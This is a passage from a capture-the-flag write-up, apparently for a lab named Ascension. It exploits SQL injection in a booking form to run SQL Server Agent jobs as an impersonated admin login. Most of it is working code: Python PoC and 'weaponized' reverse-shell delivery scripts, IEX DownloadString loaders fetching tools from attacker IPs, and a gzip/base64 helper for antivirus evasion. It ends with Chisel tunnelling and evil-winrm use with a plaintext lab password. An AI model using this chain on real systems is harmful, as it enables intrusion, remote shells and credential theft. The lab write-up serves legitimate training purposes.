
```
CREATE TABLE proxy ([proxy_id] int, [name] sysname, [credential_identity]
sysname, [enabled] tinyint, [description] nvarchar(1024), [user_sid]
varbinary(85), [credential_id] int, [credential_identity_exists] int)

destination='; CREATE TABLE proxy ([proxy_id] int, [name] sysname,
[credential_identity] sysname, [enabled] tinyint, [description] nvarchar(1024),
[user_sid] varbinary(85), [credential_id] int, [credential_identity_exists] int)--
- xyz&adults=&children=
```

Impersonate `daedalus_admin` and enumerate SQL Server Agent proxies:

```
EXEC AS login = N'daedalus_admin'; INSERT INTO proxy EXEC msdb.dbo.sp_help_proxy

destination='; EXEC AS login = N'daedalus_admin'; INSERT INTO proxy EXEC
msdb.dbo.sp_help_proxy-- xyz&adults=&children=
```

Dump the resulting table:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T
proxy --dump --proxy http://127.0.0.1:8080 --fresh-queries
```



We've discovered an existent proxy, so we can now execute the full attack to gain RCE.


MSSQL Agent Jobs for Command Execution

I will follow Optiv research to gain RCE via Agent jobs. The only thing that I have to add is the `@proxy_id` parameter (for the `sp_add_jobstep` procedure) which will point to the discovered proxy account.

PoC script on Python to get ping back:

```
#!/usr/bin/env python3

import sys
```


```
from random import choices
from string import ascii_lowercase

import requests

lhost = sys.argv[1]

rnd = ''.join(choices(ascii_lowercase, k=8))

sqli_rce = """\
USE msdb;\
EXEC AS login = N'daedalus_admin';\
EXEC msdb.dbo.sp_add_job @job_name = N'%s_job';\
EXEC msdb.dbo.sp_add_jobstep @job_name = N'%s_job', @step_name = N'%s_step',
@subsystem = N'CmdExec', @command = N'c:\\windows\\system32\\cmd.exe /c ping -n 1
%s', @retry_attempts=1, @retry_interval=5, @proxy_id=1;\
EXEC msdb.dbo.sp_add_jobserver @job_name = N'%s_job';\
EXEC msdb.dbo.sp_start_job @job_name = N'%s_job';\
""" % (rnd, rnd, rnd, lhost, rnd, rnd)

sqli_template = "'; %s-- xyz"

data = {'destination': sqli_template % sqli_rce, 'adults': '', 'children': ''}
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
resp = requests.post('http://10.13.38.20/book-trip.php', data=data,
proxies=proxies)
```




Weaponized script to deliver this reverse shell by @xct and execute it:

```
#!/usr/bin/env python3

from sys import argv
from random import choices
from string import ascii_lowercase

import requests


class AgentJobShell:

    def __init__(self, subsystem, lhost, lport):
        self._subsystem = subsystem
        self._lhost = lhost
        self._lport = lport
```

```
        # Upload shell
        if self._subsystem == 'PowerShell':
            self._command = '''powershell -NoP -sta -NonI -W Hidden -Exec Bypass
-C "(New-Object Net.WebClient).DownloadFile(''http://%s:%s/xc.exe'',
''$env:userprofile\\music\\snovvcrash.exe'')"''' % (self._lhost, self._lport)

        # Exec shell
        elif self._subsystem == 'CmdExec':
            self._command = '''c:\\windows\\system32\\cmd.exe /c
%%USERPROFILE%%\\music\\snovvcrash.exe %s %s''' % (self._lhost, self._lport)

    def exec_agent_job(self):
        rnd = ''.join(choices(ascii_lowercase, k=8))

        sqli_rce = """\
        USE msdb;\
        EXEC AS login = N'daedalus_admin';\
        EXEC msdb.dbo.sp_add_job @job_name = N'%s_job';\
        EXEC msdb.dbo.sp_add_jobstep @job_name = N'%s_job', @step_name =
N'%s_step', @subsystem = N'%s', @command = N'%s', @retry_attempts=1,
@retry_interval=5, @proxy_id=1;\
        EXEC msdb.dbo.sp_add_jobserver @job_name = N'%s_job';\
        EXEC msdb.dbo.sp_start_job @job_name = N'%s_job';\
        """.replace('\t', '') % (rnd, rnd, rnd, self._subsystem, self._command,
rnd, rnd)

        sqli_template = "'; %s-- xyz"

        data = {'destination': sqli_template % sqli_rce, 'adults': '',
'children': ''}
        proxies = {'http': 'http://127.0.0.1:8080', 'https':
'http://127.0.0.1:8080'}
        resp = requests.post('http://10.13.38.20/book-trip.php', data=data,
proxies=proxies)


if __name__ == '__main__':
    subsystem = argv[1]
    lhost = argv[2]
    lport = argv[3]

    s = AgentJobShell(subsystem, lhost, lport)
    s.exec_agent_job()
```



Now we can grab the first flag and move on.



!Flag

```
1 - ASCENSION{y0ur_*****************}
```


!Refs

- Beyond xp_cmdshell: Owning the Empire through SQL Server
- Hacking SQL Server on Scale with PowerShell
- 04. Command Execution - Security Knowledge Base
- FAQ and examples about the SQL Server Agent
- Simple example for creating and scheduling SQL Server Agent jobs
- Running a SSIS Package from SQL Server Agent Using a Proxy Account


2. Intercept

After getting the initial shell on WEB01, I will run Inveigh to see what name resolution requests are flying around in the network:

```
PS > IEX(New-Object
Net.WebClient).DownloadString("http://10.14.14.37/inveigh.ps1")
PS > Invoke-Inveigh -IP 192.168.10.39 -ConsoleOutput N -FileOutput Y -NBNS Y –
mDNS Y –Proxy Y -MachineAccounts Y -HTTP N
```




Someone on the local box is repeatedly trying to resolve non-existent `FIN01` name. It gives me an idea that a scheduled task may be possibly involved to simulate this activity. I will attempt to run Seatbelt to list scheduled tasks, but it fails due to insufficient privileges. That's why I decide to get a meterpreter shell, migrate to another process and try again.



I will use [Invoke-Seatbelt.ps1] to launch Seatbelt from memory (Defender is active), and this time I am lucky to get some domain creds:

```
PS > IEX(New-Object
Net.WebClient).DownloadString("http://10.14.14.4/inveigh.ps1")
PS > Invoke-Seatbelt -Command ScheduledTasks
```




💭 ***OFF TOP***. *This method of bypassing AV signature analysis is really cool, btw. You can Gzip-compress and Base64-encode a .NET assembly to load it reflectively via PowerShell right from memory! [This] blog post covers the topic in depth, while I can use this simple script to prepare an executable to be injected into PowerShell code:*

```
function Invoke-CompressEncodeAssembly
{
    $bytes = [System.IO.File]::ReadAllBytes("\path\to\binary.exe")
    [System.IO.MemoryStream] $output = New-Object System.IO.MemoryStream
    $gzipStream = New-Object System.IO.Compression.GzipStream($output,
[System.IO.Compression.CompressionMode]::Compress)
    $gzipStream.Write($bytes, 0, $bytes.Length)
    $gzipStream.Close()
    $output.Close()
    [byte[]] $byteOutArray = $output.ToArray()
    $encodedZipped = [System.Convert]::ToBase64String($byteOutArray)
    $encodedZipped
}
```

User `DAEDALUS\billing_user` is a local admin on WEB01, so I can set SOCKS tunnel with Chisel, WinRM into the box and capture the second flag:

```
$ ./chisel server --reverse -p 8000
meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client
10.14.14.4:8000 R:socks"
$ proxychains4 -q cme smb 192.168.10.39 -u 'billing_user' -p
'D43d4lusB1ll1ngB055'
$ proxychains4 -q evil-winrm -u billing_user -p D43d4lusB1ll1ngB055 -i
192.168.10.39 -s `pwd` -e `pwd`
```



